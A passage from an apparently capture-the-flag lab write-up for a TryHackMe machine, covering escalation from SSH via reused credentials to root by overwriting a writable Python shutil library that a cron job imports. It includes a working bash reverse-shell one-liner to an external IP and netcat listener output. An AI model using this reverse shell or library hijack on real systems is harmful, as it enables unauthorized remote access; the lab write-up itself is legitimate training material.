THM{====REDACTED====}We also get the mysql credentials for user death from the getDreams.py file.
$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "====REDACTED===="
DB_NAME = "library"
...These are also being reused as the user credentials and we are able to ssh as death
❯ ssh death@10.49.161.213
...
W e l c o m e, s t r a n g e r . . .
death@10.49.161.213's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)
...
death@ip-10-49-161-213:~$ id
uid=1001(death) gid=1001(death) groups=1001(death)From the enumeration of www-data a strange file in the root directory was found, kingdom_backup. So maybe a cron job using a backup script is running that we can abuse.
Running pspy to check the live running processes.
death@ip-10-49-161-213:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░
...
2026/07/30 19:02:01 CMD: UID=1002  PID=2810   | /usr/sbin/CRON -f
2026/07/30 19:02:01 CMD: UID=1002  PID=2811   | /bin/sh -c /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/30 19:02:55 CMD: UID=0     PID=2812   |
...Here we see the user with the uid 1002 (which is morpheus), runs this python file /home/morpheus/restore.py.
death@ip-10-49-161-213:~$ cat /home/morpheus/restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdom_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")Fortunately, we are able to read the script. It just copies the contents of /home/morpheus/kingdom to /kingdom_backup/kingdom and makes use of shutil.
death@ip-10-49-161-213:~$ ls -la /home/morpheus/restore.py
-rw-rw-r-- 1 morpheus morpheus 180 Aug 7 2023 /home/morpheus/restore.pyLooking up all files writeable by death:
death@ip-10-49-161-213:~$ find / -type f -not -path "/proc/*" -not -path "/sys/*" -not -path "/home/death/*" -writable 2>/dev/null
/var/www/html/app/pluck-4.7.13/data/settings/token.php
/var/www/html/app/pluck-4.7.13/data/settings/install.dat
/var/www/html/app/pluck-4.7.13/data/settings/langpref.php
/var/www/html/app/pluck-4.7.13/data/settings/update_lastcheck.php
/var/www/html/app/pluck-4.7.13/data/settings/pages/1.dreaming.php
/var/www/html/app/pluck-4.7.13/data/settings/themepref.php
/var/www/html/app/pluck-4.7.13/data/settings/pass.php
/var/www/html/app/pluck-4.7.13/data/settings/options.php
/usr/lib/python3.8/shutil.py
/opt/getDreams.pyThe python script uses the shutil library, which we can write to and if we add some malicious python code to that library, once the script gets executed and imports this library, it will execute our python code.
So let’s overwrite the library to a python reverse shell :
death@ip-10-49-161-213:~$ ls -la /usr/lib/python3.8/shutil.py
-rw-rw-r-- 1 root death 51474 Mar 18 2025 /usr/lib/python3.8/shutil.pydeath@ip-10-49-161-213:~$ echo "import os;os.system(\"bash -c 'bash -i >& /dev/tcp/192.168.137.109/4444 0>&1'\")" > /usr/lib/python3.8/shutil.pyAfter setting up a netcat listener, we are able to catch a reverse shell as the user morpheus. The final flag can be found in his home directory.
❯ nc -lvnp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.49.161.213.
Ncat: Connection from 10.49.161.213:39684.
bash: cannot set terminal process group (3058): Inappropriate ioctl for device
bash: no job control in this shell
morpheus@ip-10-49-161-213:~$ id
id
uid=1002(morpheus) gid=1002(morpheus) groups=1002(morpheus),1003(saviors)
morpheus@ip-10-49-161-213:~$ pwd
pwd
/home/morpheus
morpheus@ip-10-49-161-213:~$ ls
ls
kingdom
morpheus_flag.txt
restore.py
morpheus@ip-10-49-161-213:~$ cat morpheus_flag.txt
cat morpheus_flag.txt
THM{====REDACTED====}morpheus can also run anything as anyone, so let’s get root shell.
morpheus@ip-10-49-161-213:~$ sudo -l
sudo -l
Matching Defaults entries for morpheus on ip-10-49-161-213:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User morpheus may run the following commands on ip-10-49-161-213:
    (ALL) NOPASSWD: ALL
morpheus@ip-10-49-161-213:~$ sudo su
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)